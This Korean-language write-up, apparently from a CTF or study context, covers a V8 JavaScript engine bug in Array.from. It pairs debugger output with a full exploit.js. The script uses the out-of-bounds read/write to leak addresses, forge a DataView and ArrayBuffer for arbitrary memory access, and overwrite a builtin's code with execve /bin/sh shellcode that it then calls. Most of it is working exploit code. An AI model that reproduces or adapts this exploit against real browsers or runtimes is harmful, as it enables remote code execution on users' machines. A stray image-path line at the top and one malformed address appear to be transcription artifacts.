
@ Function (Array.prototype.map)

```
marshimaro-peda$ x/gx args.values_
0x7ffdfd94d360:    0x000003103a9811141
marshimaro-peda$ job 0x000003103a9811141
0x3103a9811141: [Function] in OldSpace
 - map: 0x092dfc100499 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3103a9802009 <JSFunction (sfi = 0x3006a8e87e91)>
 - elements: 0x0f4bedd00c21 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x3006a8e8d7a9 <SharedFunctionInfo map>
 - name: 0x3006a8e8d7e1 <String[3]: map>
 - builtin: ArrayMap
 - formal_parameter_count: 65535
 - kind: NormalFunction
 - context: 0x3103a9801749 <NativeContext[250]>
 - code: 0x1a8c0d507461 <Code BUILTIN ArrayMap>
 - properties: 0x0f4bedd00c21 <FixedArray[0]> {
    #length: 0x3006a8e804b9 <AccessorInfo> (const accessor descriptor)
    #name: 0x3006a8e80449 <AccessorInfo> (const accessor descriptor)
 }

 - feedback vector: not available
```

이를 바탕으로 생각했을 때, OOB R/W가 있으므로 필요한 객체와 주소들을 만들고 얻어내야한다.

- Fake DataView Object 주소
- Fake DataView Map 주소
  - DataView에 대한 information을 제공해야하기 때문.
- Fake ArrayBuffer 주소
  - Fake DataView가 사용하게 될 Backing Store를 임의로 세팅하는 용도
  - 위에서 알 수 있듯이, DataView는 내부적으로 ArrayBuffer Object를 가리키고 있음.
- JIT Function Address
  - 해당 버전말고, 최신 버전으로 테스트하니까, 뭔가 JIT은 잘 안되는 느낌...?
  - JSFunction의 CodeSpace를 이용 !




```
x64.debug → ./d8 --allow-natives-syntax ./test.js
DebugPrint: 0x2896c4111141: [Function] in OldSpace
 - map: 0x1d0314580409 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2896c4102009 <JSFunction (sfi = 0x2831a7707e91)>
 - elements: 0x38ba7d080c21 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x2831a770d7a9 <SharedFunctionInfo map>
 - name: 0x2831a770d7e1 <String[3]: map>
 - builtin: ArrayMap
 - formal_parameter_count: 65535
 - kind: NormalFunction
 - context: 0x2896c4101749 <NativeContext[250]>
 - code: 0x3c3024c07461 <Code BUILTIN ArrayMap>
 - properties: 0x38ba7d080c21 <FixedArray[0]> {
    #length: 0x2831a77004b9 <AccessorInfo> (const accessor descriptor)
    #name: 0x2831a7700449 <AccessorInfo> (const accessor descriptor)
 }
```

다음의 exploit.js에서 유의해야할 점이, fake object를 구성해주었지만, leak 하게되는 주소는 Array의 주소이다.
그래서 Array의 주소말고, Elements의 주소를 찾아서 넣어줘야한다.
그냥 예를 하나 들어서 보면,

```
x64.debug → ./d8 --allow-natives-syntax ./test.js
DebugPrint: 0x2f3d3191c2c9: [JSArray]
 - map: 0x2a7ad9d82ed9 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x365e82c90ac1 <JSArray[0]>
 - elements: 0x2f3d3191c249 <FixedDoubleArray[14]> [PACKED_DOUBLE_ELEMENTS]
 - length: 14
 - properties: 0x02aa8cc80c21 <FixedArray[0]> {
    #length: 0x0a0a0e02001a9 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x2f3d3191c249 <FixedDoubleArray[14]> {
           0: 0
           1: 4.58143e-246
         2-7: 0
         8-9: 7.47708e+20
       10-13: 0
 }

>>> hex(0x2f3d3191c2c9 - 0x2f3d3191c249)
'0x80'
```

우리는 elements 값들이 필요한거지, Array의 주소 자체가 필요한 것은 아니기 때문 :)

exploit.js

```
/* utility from bpak */
/* https://github.com/theori-io/zer0con2018_bpak/blob/master/code/exploit.js */

var f64 = new Float64Array(1);
var u32 = new Uint32Array(f64.buffer);
function d2u(v) {
    f64[0] = v;
    return u32;
}

function u2d(lo, hi) {
    u32[0] = lo;
    u32[1] = hi;
    return f64[0];
}

function hex(lo, hi) {
    return "0x" + hi.toString(16) + lo.toString(16);
}

function trigger(arr){
    let maxSize = 1028 * 8;
    Array.from.call(function() { return arr }, {[Symbol.iterator] : _ => (
        {
            counter : 0,
            next() {
                let result = this.counter++;
                if (this.counter > maxSize) {
                    arr.length = 0;
                    return {done: true};
                } else {
                    return {value: result, done: false};
                }
            }
        }
    ) });
    return arr;
}
// iterator reset the length to 0 just before returning done, so this will crash
// if the backing store was not resized correctly.

var double_array = [1.1, 2.2, 3.3];        // packed
var boxed_array = [1, 2, 3, function(){ }];
//var boxed_array = [0x13371337, 0xcafe, {}, new Function("eval('')")];

var unboxed = trigger(double_array);
var boxed = trigger(boxed_array);

var fake_map_obj = [
    u2d(0, 0),
    u2d(0, 0x0d000439),
    u2d(0, 0),
    u2d(0, 0),

    /* Fake ArrayBuffer object */
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0x43434343, 0x44444444),
    u2d(0x43434343, 0x44444444),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
].slice(0);

// leak fake_map_obj Object address
boxed[boxed.length - 2] = fake_map_obj;
var fake_map_obj_lo = d2u(unboxed[unboxed.length - 2])[0];
var fake_map_obj_hi = d2u(unboxed[unboxed.length - 2])[1];
fake_map_obj_lo = fake_map_obj_lo - 0x71;
//console.log("fake_map : " + hex(fake_map_obj_lo, fake_map_obj_hi));

// leak func address
var func_obj = Array.prototype.map;
boxed[boxed.length - 2] = func_obj;
var map_obj_lo = d2u(unboxed[unboxed.length - 2])[0];
var map_obj_hi = d2u(unboxed[unboxed.length - 2])[1];
//console.log("Array.prototype.map func : " + hex(map_obj_lo, map_obj_hi));

var fake_dv_obj = [
    u2d(fake_map_obj_lo + 1, fake_map_obj_hi),
    u2d(0, 0),
    u2d(0, 0),
    u2d(fake_map_obj_lo + 0x20 + 1, fake_map_obj_hi),
    u2d(0, 0),
    u2d(0, 0x4000),
].slice(0);

// leak fake data view address
boxed[boxed.length - 2] = fake_dv_obj;
var dv_lo = d2u(unboxed[unboxed.length - 2])[0];
var dv_hi = d2u(unboxed[unboxed.length - 2])[1];
dv_lo = dv_lo - 0x31;
//console.log("DataView : " + hex(dv_lo, dv_hi));


unboxed[unboxed.length - 2] = u2d(dv_lo + 1, dv_hi);
var dv = boxed[boxed.length - 2];

fake_map_obj[8] = u2d(map_obj_lo + 6 * 8 - 1, map_obj_hi);
//DataView.prototype.setUint32.call(dv, 0, 0xdeadbeef, true);

let jit_lo = DataView.prototype.getUint32.call(dv, 0, true) + 0x60;
let jit_hi = DataView.prototype.getUint32.call(dv, 4, true);
//console.log("[+] jit: 0x" + jit_hi.toString(16) + jit_lo.toString(16))

var shellcode = [0xbb48c031, 0x91969dd1, 0xff978cd0, 0x53dbf748, 0x52995f54, 0xb05e5457, 0x50f3b]
//var shellcode = [0xdeadbeef, 0xcafebabe]
fake_map_obj[8] = u2d(jit_lo, jit_hi);
for (let k = 0; k < shellcode.length; ++k) {
    DataView.prototype.setUint32.call(dv, k * 4, shellcode[k], true);
}

console.log("1234");

func_obj();
```